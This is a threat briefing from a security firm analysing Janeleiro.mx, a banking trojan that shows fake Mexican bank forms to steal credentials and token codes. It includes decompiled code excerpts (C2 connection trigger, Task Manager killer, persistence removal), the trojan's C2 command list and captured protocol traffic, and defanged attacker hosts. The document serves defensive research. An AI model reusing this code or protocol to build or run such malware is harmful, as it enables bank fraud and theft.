# Janeleiro.mx Threat Briefing

// New banking trojan variant discovered, designed to attack corporate users in Mexico

By Jesús Domínguez from the Offensive Security Team, Ocelot

OCELOT | METABASE Q

metabaseq.com

# Context

Janeleiro is a malware that has been attacking corporate users of large banks in Brazil since 2019. This malware displays fake pop-up windows that pretend to be legitimate Brazilian bank forms, enabling it to gain unauthorized access to the victims' online banking accounts.

Since January 26, 2021, the Ocelot team has been monitoring an active Janeleiro campaign. This campaign targets both cardholders of Mexican banks and cryptocurrency account holders.

Due to the continuous activity of the campaign in Mexico, we have decided to make its details public to prevent further infections by the malicious group. Given the region affected, we have named this variant as Janeleiro.mx.

In our analysis, we identified fake forms created by this Janeleiro variant which mimic the major banks in Mexico, such as BBVA, Santander, Banorte, HSBC, Scotiabank, Bajío, Banregio and Bitso. These forms are activated depending on the financial site accessed by the victim, and its main objective is to steal credentials, codes generated by physical tokens, and email accounts. The different types of fake windows shown to the victims are listed below:

- Security alerts updates
- Contact data update
- Password authentication
- Token synchronization
- Bank login credentials update
- PIN update

For the initial infection, attackers host the malware on compromised sites located in countries such as the US, UK, and Argentina. These sites tend to be poorly protected and have not been updated to for a long time.

# Similarities with Brazilian Janeleiro

Janeleiro.mx is a variant created specifically for Mexico. This variant maintains certain known features such as the Visual Basic .NET language used, the implementation of functionalities of the well-known Remote Administration Tool (RAT) NjRAT, remote desktop control capability, implementation of a keylogger without administrator privileges, among other things. As Janeleiro, this version does not come obfuscated or packaged and does not have any anti-debug or anti-sandbox capabilities.

# Janeleiro.mx Overview





Figure 1. Janeleiro.mx's general infection process


# Initial Infection

The malware is distributed via email phishing campaigns with malicious links to infect the victim. Some compromised sites that appear to host the malware were detected. Unlike Janeleiro, which requires an MSI file to load the malicious DLL, Janeleiro.mx is a standalone executable that runs directly on the infected machine.

One of the actively used sites that downloads Janeleiro.mx as of January 26, 2021, is morningstarlincoln[.]co[.]uk, as shown in Figure 2.


Figure 2. Active site from where the malware is downloaded


Other sites that have been compromised but are no longer actively hosting the malware are seen in the table below:

| Hostname | Adress | First sighting | ASN | Hosting Country |
|---|---|---|---|---|
| morningstarlincoln[.]co[.]uk | 79[.]170[.]44[.]146 | January 26, 2021 | AS20773 Host Europe GmbH | United Kingdom |
| adentity[.]com[.]mx | 206[.]189[.]227[.]255 | May 28, 2021 | AS14061 DIGITALOCEAN-ASN | United States |
| c1790323[.]ferozo[.]com | 200[.]58[.]111[.]12 | May 31, 2021 | AS27823 Dattatec.com | Argentina |



# Post-Infection

Once the computer is successfully infected, Janeleiro.mx actively monitors the windows that the victim opens on the computer and compares the name of these windows with an array containing the names of potential banks that the victim will try to access. Once the malware detects interaction with any of these windows, it connects to the attackers' C2 server (see Figure 3) to start manipulating the banking forms and obtain sensitive information from the victim.



```
// Token: 0x060000A4 RID: 164 RVA: 0x00006BA0 File Offset: 0x00004DA0
private void Timer2_Tick_1(object sender, EventArgs e)
{
    string[] array = new string[]
    {
        "Banorte",
        "Banca Preferente",
        "Empresas y Corporativos",
        "enlace.santander-serfin.com",
        "Bienvenido a enlace internet",
        "Santander PyME M",
        "Bienvenido a Banca Electr",
        "Productos financieros empresariales",
        "BBVA Net Cash",
        "Bajionet",
        "Bajionet Gobierno",
        "BanBaj",
        "Bajionet para empresas",
        "Scotia en L",
        "ScotiaWeb",
        "Scotiabank M"
    };
    string[] array2 = new string[]
    {
        "HSBCnet",
        "Banamex",
        "Banregio - Banca Electr",
        "BancaNet Empresarial - Banamex",
        "Banregio",
        "BancaNet"
    };
    foreach (string text in array2)
    {
        bool flag = this.GetCaption().ToLower().Contains(text.ToLower());
        if (flag)
        {
            Thread thread = new Thread(delegate()
            {
                this.C.Connect(this.HOST, this.port);
            });
            thread.Start();
            this.C.Connect(this.HOST, this.port);
            this.Timer3.Start();
            this.Timer2.Stop();
        }
```

Figure 3. Function containing the name of the targeted banks

The program simply generates an instance of a TCP client that connects to the previously configured C2, in one of the cases as “a0oi[.]cyou”, corresponding to the IP (107[.]172[.]39[.]4) and port (9090) as we can see in Figure 4.





Figure 4. Host and C2 port

The following domains/ips and ports of the C2s used have been identified:

A0oi[.]cyou -> 107[.]172[.]39[.]4:9090, domain created on June 23, 2020, and first serving malware on April 30, 2021. Others:

45[.]61[.]137[.]101:9090
104[.]207[.]145[.]29:9090

Once the connection is established, the attacker will start receiving a log of all the actions the victim is performing on its computer, such as windows being opened, text typed, files executed, etc.

We were able to redirect the malware to our own C2, and thus identified how it receives the information sent by Janeleiro.mx as shown in Figure 5.

Note: The string “BawaneH” is used as the string separator by the malware.

```
root@n0tM4l4f4m4:~# nc -lvp 9090
listening on [any] 9090 ...
192.168.1.111: inverse host lookup failed: Unknown host
connect to [192.168.1.119] from (UNKNOWN) [192.168.1.111] 49768
info
AW|BawaneH|4600739435151360_santonj-q8AW|BawaneH|File Explorernj-q8
AW|BawaneH|This PCnj-q8AW|BawaneH|Local Disk (C:)nj-q8AW|BawaneH|Usersnj-q8AW|BawaneH|ricardo ma
rtineznj-q8AW|BawaneH|AppDatanj-q8AW|BawaneH|Roamingnj-q8AW|BawaneH|AppDatanj-q8AW|BawaneH|Searc
hnj-q8AW|BawaneH|Runnj-q8AW|BawaneH|C:\Windows\system32\cmd.exenj-q8AW|BawaneH|Select C:\Windows
\system32\cmd.exenj-q8AW|BawaneH|C:\Windows\system32\cmd.exenj-q8AW|BawaneH|nj-q8AW|BawaneH|Runn
j-q8AW|BawaneH|Untitled - Notepadnj-q8AW|BawaneH|C:\Windows\system32\cmd.exenj-q8AW|BawaneH|C:\W
indows\system32\cmd.exe - cmdnj-q8AW|BawaneH|Runnj-q8AW|BawaneH|C:\Windows\system32\cmd.exenj-q8
AW|BawaneH|dnSpy v6.1.8 (64-bit, .NET, Debugging)nj-q8AW|BawaneH|Searchnj-q8AW|BawaneH|460073943
5151360_santonj-q8AW|BawaneH|Picturesnj-q8AW|BawaneH|Documentsnj-q8AW|BawaneH|Untitled - Notepad
nj-q8AW|BawaneH|eleventa.txt - Notepadnj-q8
```

Figure 5. C2 receives the log of windows and commands used by the victim

Once the connection with the C2 is established, the attacker can send different commands to start generating fake banking forms or enable and disable certain functions in the operating system. Such is the case of the "GetDrives" command that sends the logical disks available of the victim (See Figure 6).

```
Ocelot - enviando datos al malware
GetDrives
b'nj-q8GetDrives'
received b'FileManager|BawaneH|[Drive]C:\\FileManagerSplitFileManagerSplit[CD]D:\\FileMana
gerSplitFileManagerSplitnj-q8'
```





Figure 6. Receiving response of "GetDrives" command at our C2

In the same way, simulating as attackers, we shut down the victim's computer with the "Shutdown" command as we can see in Figure 7.





Figure 7. Executing the Shutdown command from our C2 (right side)

# Interacting with the attackers

During the malware analysis, to gain more information, we infected a computer allowing the attackers to interact with it. The first command they sent was “info” which returns the computer data, logged in users, OS version, etc. as we can see in Figure 8.

```
Ocelot - enviando datos al malware
info
b'nj-q8info'
received b'info|BawaneH|Big A[redacted]s|BawaneH|DESKTOP-5HBHIDB/ricardo martinez|BawaneH|United States|
BawaneH|Microsoft Windows 10 Pro|BawaneH|Nothing|BawaneH||BawaneH|dnSpy v6.1.8 (64-bit, .NET, De
bugging)nj-q8Unblockednj-q8Unblockednj-q8'
```

Figure 8. Result of the info command

Once they realized they were being monitored, they terminated the execution of Janeleiro.mx with the “Uninstall” command. This command removed a registry key and terminated the execution of the malware, as shown in Figure 9.

```
    else if (Operators.CompareString(text, "Uninstall", false) == 0)
    {
        try
        {
            RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("software\\microsoft\\windows\\currentversion\\run", true);
            this.PersistThread.Abort();
            registryKey.DeleteValue(this.StartupKey);
            registryKey.Close();
        }
        catch (Exception ex9)
        {
        }
        ProjectData.EndApp();
    }
}
```

Figure 9. Code to uninstall the malware

According to the analysis and the evidence shown above, we can put the commands that the C2 can send to the infected computer in two groups.

The first group contains commands to manage the system, allowing the attacker to modify registers, delete files, modify the clipboard, get the computer processes running, turn off and turn on the monitor or computer, close the user session, among other operations. Below is a list of the commands that belong to this group:

| | | |
|---|---|---|
| info | Restart | DisableCMD |
| getlog | DisableRegistry | WindowsList |
| CloseCD | KillProcess | FileManager |
| GetProcesses | GetDrives | Logoff |
| DisableTaskManager | EnableTaskManager | DisableRestore |
| OpenCD | ShowStartTab | EnableCMD |
| Scroll | Delete | GetKeyloggerData |
| TurnOffMonitor | WindowsUpdate | Shutdown |

The second group of commands are used to generate the fake windows of the banking portals. These commands utilize the information received at the beginning of the connection with C2 (Figure 10) to understand which bank they're connected to and what browser. In this example, the attackers have detected that the victim has connected to BBVA through the Windows Edge browser.





Figure 10. Information received in C2

Now that they know which bank the victim is interacting with, the attacker starts to launch the corresponding commands to display the fake forms of that financial institution.

The command "BancomerBlockAndControl" (see Figure 11) displays the first fake form, in this case corresponding to BBVA (see Figure 12), and completely blocks the computer so that the user does not interact with the operating system to stop the attack.





Figure 11. C2 command sent to lock the computer and display the fake BBVA window




Figure 12. Fake BBVA bank window

In addition to blocking the screen, Janeleiro.mx will reject attempts to run the task manager (Taskmgr) that is usually used to list and kill processes in the system, ensuring the continued execution of the malware, as we can see in Figure 13.

```
// Stub.Form1
// Token: 0x0600006E RID: 110 RVA: 0x0000801C File Offset: 0x0000621C
private void Timer6_Tick(object sender, EventArgs e)
{
    try
    {
        Process[] processesByName = Process.GetProcessesByName("Taskmgr");
        foreach (Process process in processesByName)
        {
            process.Kill();
        }
    }
    catch (Exception ex)
    {
    }
}
```

Figure 13. Function that avoids running the task manager

Once attackers manage to lock the computer and display the first fake window, they will continue to send the following commands to present users with new forms to steal their banking data, as we will see below.



Figure 14. Fake window for stealing emails

When the victim clicks on “Accept”, the data is sent to C2 in plain text. Figure 15 shows the reception of the data filled in the form.

```
Ocelot - enviando datos al malware
BancomerEmail
b'nj-q8BancomerEmail'
received b'Unblockednj-q8Unblockednj-q8Unblockednj-q8Unblockednj-q8Unblockednj-q8Unblockednj-q8U
nblockednj-q8Unblockednj-q8Unblockednj-q8Unblockednj-q8Unblockednj-q8Unblockednj-q8Unblockednj-q
8Unblockednj-q8Unblockednj-q8Unblockednj-q8Unblockednj-q8Unblockednj-q8Unblockednj-q8Unblockednj
-q8Unblockednj-q8Unblockednj-q8Unblockednj-q8Unblockednj-q8Unblockednj-q8Unblockednj-q8AW|Bawane
H|Blockernj-q8Unblockednj-q8Unblockednj-q8Unblockednj-q8Unblockednj-q8Unblockednj-q8Unblockednj-
q8Unblockednj-q8Unblockednj-q8Unblockednj-q8Unblockednj-q8Unblockednj-q8Unblockednj-q8Unblockedn
j-q8Unblockednj-q8BancomerEmail|BawaneH|ocelot@metabaseq.com|BawaneH|ocelot@metabaseq.comnj-q8Bl
ockednj-q8Blockednj-q8Blockednj-q8Blockednj-q8
Ocelot - enviando datos al malware
```

Figure 15. We received the data provided by the victim in the fake form

This action repeats for new windows, like the one shown in Figure 16, which requests the code generated by the mobile application or BBVA token, which is sent to the attacker's C2.




```
Ocelot - enviando datos al malware
BancomerOperToken
b'nj-q8BancomerOperToken'
received b'Unblockednj-q8Unblockednj-q8'
Ocelot - enviando datos al malware
nj-q8
b'nj-q8nj-q8'
